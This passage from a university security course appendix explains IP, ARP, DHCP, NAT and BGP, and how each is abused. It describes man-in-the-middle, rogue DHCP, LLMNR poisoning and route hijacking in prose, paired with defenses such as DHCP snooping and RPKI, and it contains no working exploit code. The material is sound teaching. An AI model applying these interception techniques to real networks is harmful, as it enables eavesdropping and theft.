Web and Mobile Application Security

Appendix 1 — Understanding the Web to Understand Its Flaws

Mr Laïdi FOUGHALI

l.foughali@univ-skikda.dz

(Website ⇒ www.al-moualime.com)

University of Skikda — Department of Computer Science

2nd Year Master in Computer Security (CS)

Academic Year 2026-2027

Updated on 2026-10-28 at 23:00:59

© 2026 Mr Laïdi FOUGHALI — www.al-moualime.com/wmas — Creative Commons License — BY-NC-SA 4.0 International

Outline

1. Method and foundations
2. The IP packet and the local network
3. From network to network: gateways and the Internet core
4. TCP, UDP and DNS
5. The URL and the HTTP protocol
6. Cookies and CSRF
7. Content: HTML, DOM and XSS
8. The browser: security boundaries
9. One disease, many symptoms
10. Glossary and References

Warm-up question

Think before we start

When you open `bank.dz`, what **proves** to you that it really is your bank answering — and that it really is you asking for your balance?

Take two minutes and write down your answer: we will come back to it throughout the appendix.

Objectives of this appendix


By the end of this appendix you will be able to

- Read the contents of a frame, an IP packet, a TCP segment and a UDP datagram
- Explain how a local network (ARP, DHCP, broadcast), NAT, gateways and the core of the Internet (autonomous systems, BGP) work
- Describe the path of a Web request: DNS resolution, TCP connection, HTTP exchange, HTML rendering
- Spot, for each building block, the **trust granted too early** that makes it attackable
- Explain the classic attacks: ARP poisoning, BGP hijacking, SYN flood, amplification, NAT abuse, CSRF, XSS, injections, open redirect, clickjacking, content sniffing, `postMessage`
- State what TLS protects, and what it does not protect
- Choose the defense that fixes the flaw **at the root**, not just a symptom

Why an appendix? Chapters 1 to 8 assume the mechanisms of the Web are known. This appendix reviews them one by one, from the local network up to the browser. Common thread: M. Zalewski, *The Tangled Web* (No Starch Press, 2011), supplemented by the changes that have occurred since (as of 2026).

A four-step method repeated for each building block


The Web grew "by tinkering": permissive, error-tolerant protocols, never designed for security. Most attacks do not "break" anything: they use the tool exactly as it was designed.



Color code of the appendix: **blue** how it works — **orange** weakness — **red** exploitation — **green** defense — **purple** concept — **teal** landmark (history, figures, real example).

First: what is the Web?

Two computers talking to each other. The browser (the **client**) requests a resource; a remote machine (the **server**) answers. Everything else is just details of this conversation.



Concept — trust

The server does not "see" the person: it only sees **messages**. Every field of a message (URL, headers, cookies, body) is crafted by the client, and therefore potentially by the attacker. All of security comes down to knowing **how far a message can be trusted** — and, as we will see, the Web's protocols trust it far too much by default.

The journey of a request: stacked layers

The message goes through layers, each with its own role. A flaw can hide in any of them: that is why we study them all, from the bottom up.

		Attacks studied
HTML / CSS / JS	the **content**: text, buttons, code of the page	XSS, injections, clickjacking, content sniffing
HTTP (+ TLS)	the **rules of the conversation**: request, response, headers, cookies	CSRF, open redirect, header injection, SSL stripping
TCP / UDP	the **transport**: to which program (port), reliable connection (TCP) or simple sending (UDP)	SYN flood, RST injection, scanning, amplification, DNS poisoning (DNS over UDP)
IP	the **postal address**: carries packets from network to network, via gateways	address spoofing, BGP hijacking, compromised gateways
Ethernet / Wi-Fi	the **local network**: delivers the frame from one network card to its neighbor	eavesdropping, ARP poisoning, rogue DHCP, MAC flooding

Analogy: a letter (HTML) in an envelope (HTTP), handed to a mail carrier (TCP) who follows an address (IP) from post office to post office, then delivers it inside the building (local network). **Three addresses not to confuse**: MAC = the apartment door (local network); IP = the postal address (Internet); port = the recipient within the household (the program).

The basic vocabulary of security

The terms used throughout the appendix, with their French equivalents, as in the literature.

Term	French	Definition
Threat	*Menace*	what could go wrong (an actor, an event)
Vulnerability	*Vulnérabilité*	the exploitable weakness
Exploit	*Exploit*	the technique that takes advantage of a vulnerability
Risk	*Risque*	likelihood × impact of a threat exploiting a vulnerability
Attack surface	*Surface d'attaque*	the set of exposed entry points
Trust boundary	*Frontière de confiance*	the place where data changes trust level: that is where it is validated
CIA triad	*Triade CID (ou DIC)*	Confidentiality, Integrity, Availability
Authn / Authz	*Authentification / autorisation*	proving **who** you are / having the **right** to act
Defense in depth	*Défense en profondeur*	several independent layers of protection
Least privilege	*Moindre privilège*	granting only the strictly necessary rights

Reading grid: every attack is a threat exploiting a vulnerability; every defense protects a C, I or A property.

The golden rule and three families not to confuse

Concept — never trust what comes from the client

Packets, addresses, HTTP headers, cookies, form fields, mobile app: everything that arrives from the client may have been **crafted or modified** by it. The server **checks everything**, on every request, on its own side. The protocols were designed without this in mind; security was added afterwards, layer after layer (TLS, IPsec, DNSSEC, `Secure` cookies, CSP…).

Family	What is targeted	Examples in the appendix
Network attack	the transport of packets, whatever the service	IP spoofing, SYN flood, amplification
Network threat to the Web	the path of a Web application	ARP poisoning, DNS, SSL stripping
Web flaw	the code of the application or of the browser	CSRF, XSS, injections, CORS, clickjacking

A SYN flood hits a mail server just as well as a Web server: it is a network attack, not a Web flaw. An XSS, conversely, does not care which network it crosses.

Where this appendix meets the course

Part of the appendix	Covered in depth in the course	Hands-on practice
The IP packet and the local network	Ch. 1 — Intrusion phases (reconnaissance)	Lab 1 — Reconnaissance
Gateways and the Internet core	Ch. 1; Ch. 8 — Mobile Security (mobile networks)	Lab 1 — Reconnaissance
TCP, UDP and DNS	Ch. 1 — Vulnerabilities and Attack Methods	Lab 1 — Reconnaissance
The URL and HTTP	Ch. 3 — Web Application Security; Ch. 4 — HTTPS	Lab 4 — TLS Audit
Cookies and CSRF	Ch. 6 — Session Tracking and Authentication	
Content and XSS	Ch. 3 — Web Application Security; Ch. 5 — CSP	Lab 3 — Injection and XSS; Lab 5 — CSP
The browser	Ch. 2 — Web Security Model; Ch. 7 — XML and Web Services Security (AJAX)	Lab 2 — SOP and CORS

Reading tip: skim the corresponding part of the appendix **before** each chapter, then come back to the summary and the glossary to review.

Your turn — foundations (1/1)

Ten minutes, alone or in pairs: write down your answers before looking at the solution

1. **MCQ** Which one is a **vulnerability**? (A) a criminal group targeting banks; (B) a form that accepts any value without checking it; (C) the theft of 10 000 bank cards; (D) likelihood $\times$ impact.
2. **True/false** "A hidden field (`type="hidden"`) of a form cannot be modified by the user." Justify.
3. **Classification** Place each in its layer: XSS, ARP poisoning, SYN flood, BGP hijacking, CSRF.
4. **Analysis** Which property C, I or A is affected: (a) a student reads Telnet passwords on the Wi-Fi; (b) a downloaded page is modified in transit; (c) the registration server no longer responds on the big day?
5. **Method** Apply the four steps (how it works, weakness, exploitation, defense) to a fake "IT department" poster asking people to send their password.

Further reading — foundations

Books and standards

- M. Zalewski, *The Tangled Web*, No Starch Press, 2011, ch. 1
- RFC 4949, Internet security glossary — https://www.rfc-editor.org/rfc/rfc4949
- RFC 1122, requirements for hosts (layers) — https://www.rfc-editor.org/rfc/rfc1122
- NIST, glossary: risk — https://csrc.nist.gov/glossary/term/risk

Online

- MDN, how does the Internet work — https://developer.mozilla.org/en-US/docs/Learn_web_development/Howto/Web_mechanics/How_does_the_Internet_work
- OWASP, threat modeling — https://owasp.org/www-community/Threat_Modeling
- NIST, defense in depth — https://csrc.nist.gov/glossary/term/defense_in_depth

NETWORK AND LINK LAYERS

The IP packet and the local network

What a packet really contains, and how the machines of the same network find each other: by shouting to everyone. On a local network, everyone hears everyone — and believes what they hear.

Warm-up question


Think before we start

You turn on your computer in an unfamiliar room: it knows nobody. How does it find the gateway? And **who**, in the room, hears its question?

Hint: it does not yet have any address to write to.

How it works: envelopes inside envelopes (1/4)

Each layer adds its **header** in front of the data of the layer above. What goes out on the cable or over the air is a **frame** containing a **packet** containing a **segment** (TCP) or a **datagram** (UDP).




Who reads what?

The **switch** reads only the Ethernet header (MAC addresses). The **router** reads the IP header, decrements the TTL, recomputes the checksum, then builds a new frame at each hop. The **firewall** reads IP and ports. Only the **server** (or an inspection device) goes all the way to the data. Any device along the way can read whatever is not encrypted.

Close-up: the contents of an IPv4 packet (2/4)

The IPv4 header (RFC 791, 1981) is at least **20 bytes** long, shown in rows of 32 bits ("Hdr len." field = 5, counted in 32-bit words).



IPv6 (RFC 8200): fixed 40-byte header, 128-bit addresses, no more checksum, fragmentation by the sender only. Same fundamental weakness: the source address is not signed.

IP fields as seen by the attacker (3/4)

Field	Normal role	What the attacker does with it
Source address	tell whom to reply to	**spoof** it: IP does not check it; only some operators filter (BCP 38)
TTL (*Time To Live*)	decremented at each router; at 0, the packet dies	`traceroute` (network map); guess the system (64 Linux, 128 Windows)
Protocol	1 ICMP, 6 TCP, 17 UDP	pick the least filtered protocol
Identification, fragments	split a packet that is too large, then reassemble it	overlapping fragments (*Teardrop*, 1997); evade filters
Checksum	detect transmission errors	recompute it after modification: **no integrity protection**
Total length	delimit the packet	malformed packets (*Ping of Death*, 1996: more than 65 535 bytes)

Weakness — IP carries — it proves nothing

IP, designed as early as 1974 and standardized in 1981, targeted a network of researchers who trusted each other: nothing in it is **authenticated**, nothing is **encrypted**, and the checksum is not cryptographic. Anything guaranteeing origin or integrity must be added on top (IPsec, TLS).

IP addresses, mask and gateway (4/4)

Network and host

`192.168.1.20/24`: the first 24 bits (`192.168.1`) designate the **network**, the last 8 (`.20`) the **machine**. The network has 254 usable addresses; `192.168.1.255` is the **broadcast** address.

With /26: `192.168.1.0` to `.63` (62 machines); `192.168.1.70` is then no longer "in my network" and goes through the gateway.

Private addresses (RFC 1918)

`10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`: reusable in every local network, **never routed** on the Internet. Hence the need for translation (NAT, later on).

The configuration of a host

```
IP address:   192.168.1.20 / 24
Gateway:      192.168.1.1
DNS server:   192.168.1.1
```

The sending decision

Destination in **my** network? → **direct** sending to the machine.
Otherwise → sending to the **default gateway**, which takes care of the rest.

In both cases, the **MAC** address of the local recipient must be known: that is the role of ARP.

These three settings almost always arrive automatically via **DHCP** — a detail that will matter for the rogue DHCP server attack.

The local network: Ethernet frames and the switch (1/2)



The **MAC address** (48 bits, e.g. `aa:bb:cc:00:00:01`) identifies a network card; it only has meaning on the local network.

The switch

It **learns** on which port each source MAC is located (MAC table) and sends each frame only to the right port. Unknown destination or `ff:ff:ff:ff:ff:ff` (broadcast): the frame is copied to **all the other ports** of the same VLAN.

Weakness — Wi-Fi is a shared medium


Over the air, each frame reaches **all** antennas within range, including the attacker's. Only encryption hides the content. In WPA2-Personal, anyone who knows the password can decrypt the others' traffic; WPA3 (SAE) prevents this, but neither prevents a rogue access point.

Weakness — the source MAC is chosen at will

Like the IP address, the source MAC address is written by the sender: it can be changed with one command.

How it works: ARP — finding the MAC of an IP address (2/2)

To send to `192.168.1.1` (the gateway), the host must know its MAC. It **shouts** the question to the whole network (ARP, RFC 826, 1982).



The ARP cache

The reply is kept from a few seconds to a few minutes in the host's ARP cache (`arp -a`, `ip neigh`). From then on, all frames to the gateway carry this MAC.

Weakness — nobody checks

ARP has **no authentication**: the host accepts the replies it receives — the last one overwrites the previous one —, even those it never asked for ("gratuitous" ARP). Any machine on the network can claim to be the gateway.

Broadcast: the local network as a public square

Broadcast is essential: a newly arrived machine does not know anyone yet. But everything that is broadcast is **heard by all** — and anyone can answer it.


Broadcast (multicast) protocol	The question asked to all	Who can lie when answering
ARP	"Who has the address 192.168.1.1?"	any machine: "it's me"
DHCP	"I just arrived: give me a configuration"	a rogue DHCP server
LLMNR, NBT-NS, mDNS	"Who is called `file-server`?" (local names: Windows, macOS, Linux)	any machine on the network
IPv6 (router advertisements)	"Which is the router of this network?"	a rogue IPv6 router

IPv6 has no broadcast: it uses multicast, with the same effect.

Concept — a single trust zone

All the machines of the same local network (same segment, same VLAN, same Wi-Fi) see and believe one another. **A single compromised host** — or a single visitor on the Wi-Fi — can eavesdrop on and deceive all the others. That is why the local network of the company, the café or the university residence must be considered **hostile**.

The exploit: ARP poisoning (1/2)



Exploitation — slipping into the middle

The attacker repeatedly sends fake ARP replies: to the victim, "I am the gateway"; to the gateway, "I am the victim". He then relays the traffic to remain invisible: he has become the **man-in-the-middle (MITM)**.

Exploitation — what he can do next

Read everything that travels in cleartext (HTTP, FTP, Telnet, DNS); modify pages; hijack DNS resolutions; attempt **SSL stripping** (see HTTPS, later on); steal non-`Secure` cookies.

This is not a theoretical attack: free tools have automated it for more than twenty years. It only works **from the same local network** — hence the value of segmentation.

The other local network attacks (2/2)

Attack	Principle	Flaw exploited
Passive eavesdropping (*sniffing*)	capture the frames going by (Wi-Fi, mirror port, broadcast)	shared medium, cleartext data
MAC flooding	flood the switch with fake MACs: table full, it broadcasts everything	MAC table of limited size
Rogue DHCP server	answer faster than the real one and impose **its own** gateway and **its own** DNS	unauthenticated DHCP
DHCP starvation	reserve all addresses with fake MACs (denial of service)	one address per declared MAC
LLMNR / NBT-NS poisoning	answer "it's me" to Windows name lookups and receive NTLM authentication responses, crackable offline if the password is weak	name resolution by broadcast
Evil twin	a Wi-Fi access point with the same name as the real one	the network name authenticates nothing
Smurf (1990s)	`ping` to the broadcast address, source = victim: the whole network replies to it	directed broadcast, unchecked source

Smurf is the ancestor of amplification (next part): the same address spoofing, this time multiplied by broadcast. Since RFC 2644 (BCP 34, 1999), routers no longer relay directed broadcasts **by default**.

The defense: no longer trusting the local network

Defense — in the network devices

- **DHCP snooping**: the switch accepts DHCP replies only on the real server's port
- **Dynamic ARP Inspection**: it rejects ARP replies that contradict the DHCP leases
- **Port security**: limited number of MACs per port (against MAC flooding)
- **802.1X**: a host must authenticate before accessing the network
- **VLAN**: split the network into small zones (students, staff, servers, guests)
- **RA Guard**: only IPv6 router advertisements from the real router get through
- **Wi-Fi**: WPA3, client isolation; WPA3-Enterprise (802.1X): the host checks the network's certificate (against the evil twin)

Defense — on the hosts

Disable LLMNR and NBT-NS; local firewall; no open shares on a public network.

Concept — the real defense: end-to-end encryption

Device protections reduce the risk without eliminating it. The only solid guarantee: **TLS, SSH or a VPN**. The attacker in the middle sees encrypted bytes go by and cannot present a valid certificate — provided the client checks it and HSTS forbids falling back to HTTP. This is the idea of **zero trust**: the network is never a proof.

Key takeaways: local network (1/2)

Security Engineering Cheat Sheet — in the spirit of the end-of-chapter sheets of The Tangled Web

DO

- ✓ Consider every local network (public Wi-Fi first and foremost) as hostile
- ✓ Encrypt end to end: HTTPS with HSTS, SSH, VPN
- ✓ Segment into VLANs and authenticate hosts (802.1X)
- ✓ Enable DHCP snooping, Dynamic ARP Inspection, port security
- ✓ Disable unnecessary broadcast name resolutions

AVOID

- × Believing that an IP or MAC address identifies a machine
- × Sending credentials or cookies in cleartext, even "internally"
- × Putting students, staff and servers on the same flat network
- × Connecting to a Wi-Fi network based on its name alone

Further reading — local network (2/2)

Standards

- RFC 791 — IPv4 — https://www.rfc-editor.org/rfc/rfc791
- RFC 8200 — IPv6 — https://www.rfc-editor.org/rfc/rfc8200
- RFC 1918 — private addresses — https://www.rfc-editor.org/rfc/rfc1918
- RFC 826 — ARP — https://www.rfc-editor.org/rfc/rfc826
- RFC 2131 — DHCP — https://www.rfc-editor.org/rfc/rfc2131
- RFC 6105 — RA Guard (IPv6) — https://www.rfc-editor.org/rfc/rfc6105

Registries and security

- IANA, protocol numbers — https://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml
- MITRE ATT&CK T1557.002, ARP poisoning — https://attack.mitre.org/techniques/T1557/002/
- MITRE ATT&CK T1557.001, LLMNR/NBT-NS — https://attack.mitre.org/techniques/T1557/001/
- NIST SP 800-207, zero trust architecture — https://csrc.nist.gov/pubs/sp/800/207/final
- K. Fall, W. R. Stevens, *TCP/IP Illustrated, Vol. 1*, 2nd ed., Addison-Wesley, 2011

Your turn — local network (1/2)

Ten minutes, alone or in pairs: write down your answers before looking at the solution

1. **Analysis** Here are the first 20 bytes of a packet:
   `45 00 00 3c 1c 46 40 00 40 06 32 7f c0 a8 01 14 c6 33 64 07`
   Give the version, the header length, the total length, the fragmentation state, the TTL, the protocol, the source and destination addresses. Which system probably sent this packet?

2. **Calculation** A host is configured as `192.168.1.20/26`, gateway `192.168.1.1`. Network address, broadcast address, number of usable addresses? To reach `192.168.1.70`, does it send directly?

3. **Analysis** On host `.20`, `arp -a` displays:
   `192.168.1.1  02-1a-2b-3c-4d-5e — 192.168.1.66  02-1a-2b-3c-4d-5e — 192.168.1.70  f4-6d-04-11-22-33`
   What do you notice? What hypothesis, and how can you check it without an attack tool?

Your turn — local network (2/2)

Continued

4. **MCQ** A switch receives a frame addressed to `ff:ff:ff:ff:ff:ff`. It: (A) drops it; (B) sends it to the router only; (C) copies it to all the other ports of the VLAN; (D) sends it to the port learned in its MAC table.
5. **What if…?** A visitor is on the "Guests" Wi-Fi (VLAN 30, client isolation). Can he, using fake ARP replies, impersonate the gateway to a staff host (VLAN 10)?
6. **True/false** "On a WPA2 Wi-Fi with a shared password, another connected student cannot read my traffic, since it is encrypted." Justify.

NETWORK LAYER — ROUTING

From network to network: gateways and the Internet core

The Internet is not one network but tens of thousands of independent networks, linked by gateways that trust one another. These mandatory crossing points are also hijacking points.

Warm-up question

Think before we start

Your phone, in Skikda, opens a site hosted in France. How many different organizations see your packets go by — and did you ever agree to it?

Keep your estimate: the traceroute in this part will give you the answer.

How it works: the gateway and the routing table (1/2)

Running example: the PC `192.168.1.20` from part 2 wants to reach the server `203.0.113.10`. A **gateway** (a router) connects two or more networks; for each packet, it decides only one thing: **the next hop**.

Routing table of a home router

Destination	Via	Interface
`192.168.1.0/24`	`direct`	local network
`198.51.100.0/24`	`direct`	ISP line
`0.0.0.0/0`	`198.51.100.1`	ISP line

Rule: the route with the **longest prefix** (the most specific) wins. `0.0.0.0/0` is the **default route**: "everything else, to the ISP".

Example: for `192.168.1.7`, two routes match (/24 and /0); the /24, more specific, wins. For `8.8.8.8`, only the /0 matches: off to the ISP.

At each hop

- the router reads the destination IP address and looks up the route
- it subtracts 1 from the **TTL**; at 0, it drops the packet and notifies the sender (ICMP *Time Exceeded*)
- it wraps the packet in a **new frame** (new MACs); the IP addresses, however, do not change (except with NAT)

Weakness — hop-by-hop trust

The sender does not choose the path: it hands the packet to routers it does not know and does not control. Each one can **read**, **delay**, **modify** or **divert** the packet.

The real path of a packet: traceroute (2/2)

`traceroute` (`tracert` on Windows) sends packets with TTL 1, 2, 3…: each router that kills a packet gives itself away with an ICMP message. The result is the list of gateways crossed.

```
> traceroute -n www.example.dz
 1  192.168.1.1      1 ms   ← the home router (NAT)
 2  198.51.100.1     6 ms   ← the ISP: access router
 3  198.51.100.33   14 ms   ← the ISP: national core network
 4  192.0.2.17      38 ms   ← international transit operator (submarine cable)
 5  203.0.113.1     41 ms   ← the hosting provider's router (after an IXP)
 6  203.0.113.10    42 ms   ← the server
```

What we read

Half a dozen to about twenty gateways, belonging to **several different** organizations; the latency jump (14 → 38 ms) often reveals a sea crossing.


Fictitious addresses: private (RFC 1918) and documentation (RFC 5737).

Exploitation — what the attacker gains

A map of the target's infrastructure: operators, firewalls, filtering devices. This is a classic reconnaissance step (Lab 1).

One public address for the whole household: NAT (1/3)

IPv4 offers only 4.3 billion addresses: the IANA central pool has been exhausted since 2011, and AFRINIC, the last regional registry, has been allocating only small blocks since 2020. Solution: the machines of a household or a company share **a single public address**, thanks to network address and port translation (NAT/PAT, RFC 3022).



The principle

On the way out, the router replaces the private source address and port with **its** public address and a free port, and records the mapping. On the way back, it does the reverse. The server sees only one address for the whole house. Some ISPs apply the same idea on a large scale: **CGNAT**, one public address for hundreds of subscribers (range `100.64.0.0/10`).

NAT and security: de facto protection, not a firewall (2/3)

The protective effect

An **unsolicited** incoming packet matches no line of the table: the router does not know whom to deliver it to and drops it. Internal machines cannot be reached directly from the Internet.

Weakness — but NAT is not a firewall

- Forgotten **port forwards**: an internal service exposed to the world
- **UPnP**: an internal program (or malware) opens ports by itself
- **Outgoing** traffic is free: an infected host calls its command server, and the reply comes back through the connection it opened

Concept — attribution and traceability

Behind one public address hide a household, a company, or even hundreds of subscribers (CGNAT). Identifying who made a connection requires **address + port + precise timestamp** in the logs; blocking an address may block innocent people.

IPv6 makes every device directly addressable: without NAT, the "de facto" protection disappears. A **stateful** firewall, which denies incoming connections by default, then becomes essential.


The exploit: abusing the translation table (3/3)

Network threats to Web applications, not Web flaws: they target the router, or pierce it to reach an internal service.

Attack	Principle	Defense
Table exhaustion	an infected host opens thousands of flows: $\approx$ 64 000 ports per public address, nobody else gets out	per-host quota, short timeout
UPnP abuse	malware asks the router, with no password, to open a port toward it	disable UPnP
Hole punching	two machines behind two NATs write to each other at the same time: each router believes it is a reply	stateful firewall
NAT slipstreaming	a Web page makes the browser send a fake SIP packet; the router opens a port toward the inside	up-to-date browsers, SIP ALG off

Hole punching is legitimate (video calls, games, P2P) but also serves as a covert channel. *NAT slipstreaming* was demonstrated by S. Kamkar in 2020. Overall defense: a real stateful firewall, deny by default, and every internal service protected as if it were exposed.

The Internet core: a network of networks (1/3)



Autonomous systems (AS)

The Internet connects nearly **80 000** independent **networks** (operators, hosting providers, universities, large companies), each identified by an **AS number** and run by its own team.

Transit and peering


Transit: a small network pays a large one to reach the whole Internet. **Peering**: two networks exchange their mutual traffic for free, often at an **Internet exchange point** (IXP), a room where hundreds of operators connect. **Tier 1** networks reach the whole Internet without paying for transit.

The physical layer: submarine cables

Nearly 600 submarine cables carry most intercontinental traffic. Algeria is connected to Europe and the rest of the world by several cables in the Mediterranean, including SEA-ME-WE 4 (landing at Annaba). A cut, or a tap, at a landing station can affect a whole country: on October 22, 2015, a cut between Annaba and Marseille deprived Algeria of a large part of its international traffic.

How it works: BGP, the protocol that links ASes (2/3)

Each AS announces to its neighbors the address blocks (**prefixes**) it can reach; the neighbors propagate the announcement, adding their own number. Protocol: **BGP** (BGP-1 in 1989, RFC 1105; current version BGP-4, RFC 4271, 2006).



Route selection


The router always follows the **most specific prefix** it knows (forwarding rule). Among several announcements of the **same** prefix, BGP first applies the operator's preference (often commercial), then the shortest AS path. The global table exceeds **one million IPv4 prefixes**.

Weakness — an announcement is not proof

BGP was designed among operators who knew one another: by default, nothing checks that an AS really **owns** the prefix it announces. Each neighbor believes what it is told and repeats it. It is the ARP of the Internet, on a planetary scale.

Who runs the Internet? (3/3)

Nobody "owns" the Internet; several organizations share the roles, by delegation.



Concept — management through cooperation

The Internet core holds together through **cooperation** between operators: peering agreements, mailing lists, best-practice initiatives such as **MANRS** (announcement filtering, anti-spoofing, coordination). Its strength (no central point) is also its weakness: everyone's security depends on each one's diligence.

The exploit: BGP route hijacking (1/2)




diagram: announcements longer than /24 are often filtered; real hijacks announce a /24 in place of a /22 or a /23.

Exploitation — announcing what you do not own

An AS (malicious, compromised or misconfigured) announces another one's prefixes — preferably **more specific** ones, to win wherever they propagate. Traffic meant for the victim is delivered to it: it can drop it (black hole), eavesdrop and relay it (interception), or impersonate the service.

24 February 2008: YouTube

Trying to block YouTube in its country, Pakistan Telecom mistakenly announced a more specific YouTube prefix to its provider, which propagated it: YouTube was unreachable worldwide for about two hours.

24 April 2018: MyEtherWallet

/24 prefixes covering Amazon's DNS servers (Route 53) were announced by the US operator eNet (AS10297) and relayed by others: visitors to MyEtherWallet were sent to a fake site. Only obstacle: an invalid certificate… which some users accepted. Cryptocurrency was stolen.

The exploit: compromised gateways and eavesdropped paths (2/2)

Exploitation — the home router and the corporate router

Factory passwords, administration interface open to the Internet, firmware never updated: the home gateway is a prime target. Once it is taken, the attacker changes the **DNS** handed out by DHCP and redirects the whole house.

Landmarks

DNSChanger (dismantled in November 2011): about 4 million computers, and home routers still using factory credentials, reconfigured to fake DNS servers. **VPNFilter** (2018): at least 500 000 routers infected in at least 54 countries.

Exploitation — any device on the path

Every gateway crossed (hotel Wi-Fi, ISP, transit operator, IXP, cable landing station) sees the traffic go by. Depending on the country and the actor: surveillance, ad injection into HTTP pages, censorship, interception.

Concept — same disease as on the LAN

On the local network, any ARP reply is believed. Between networks, the BGP announcement and the next router are believed. In both cases: **trust granted without proof**, to a device one does not control.

The defense: sign the routes, encrypt the rest

Defense — at the operators

- **RPKI**: the holder of a prefix publishes a **ROA** (signed object: "this AS may announce this prefix, up to this length"); routers that perform **route origin validation** (ROV) reject contrary announcements. ROV checks only the origin, not the path
- **Filtering the announcements** of customers and peers (MANRS)
- **BCP 38**: no spoofed source addresses on the way out
- BGPsec, which signs the entire path, exists but remains very little deployed

Defense — at home and in the company

Change factory passwords, update the firmware, disable remote administration and UPnP, monitor the gateway's DNS settings.

Concept — the defense that does not depend on the path

We do not control the Internet's routers; we control encryption. With **TLS** (and HSTS), even hijacked traffic remains unreadable, and the fake server cannot present a valid certificate — unless it also hijacks the certificate authority's validation (KLAYswap, 2022). With **DNSSEC**, if the zone is signed and the resolver validates, a fake DNS reply is detected. The MyEtherWallet case shows it: the last line of defense is to **never accept an invalid certificate**.

Key takeaways: gateways and the Internet core (1/2)

Security Engineering Cheat Sheet — in the spirit of the end-of-chapter sheets of The Tangled Web

DO

- ✓ Publish ROAs (RPKI) for your prefixes and validate route origins
- ✓ Harden every gateway: updates, passwords, services closed
- ✓ A stateful firewall in addition to NAT, and everywhere in IPv6
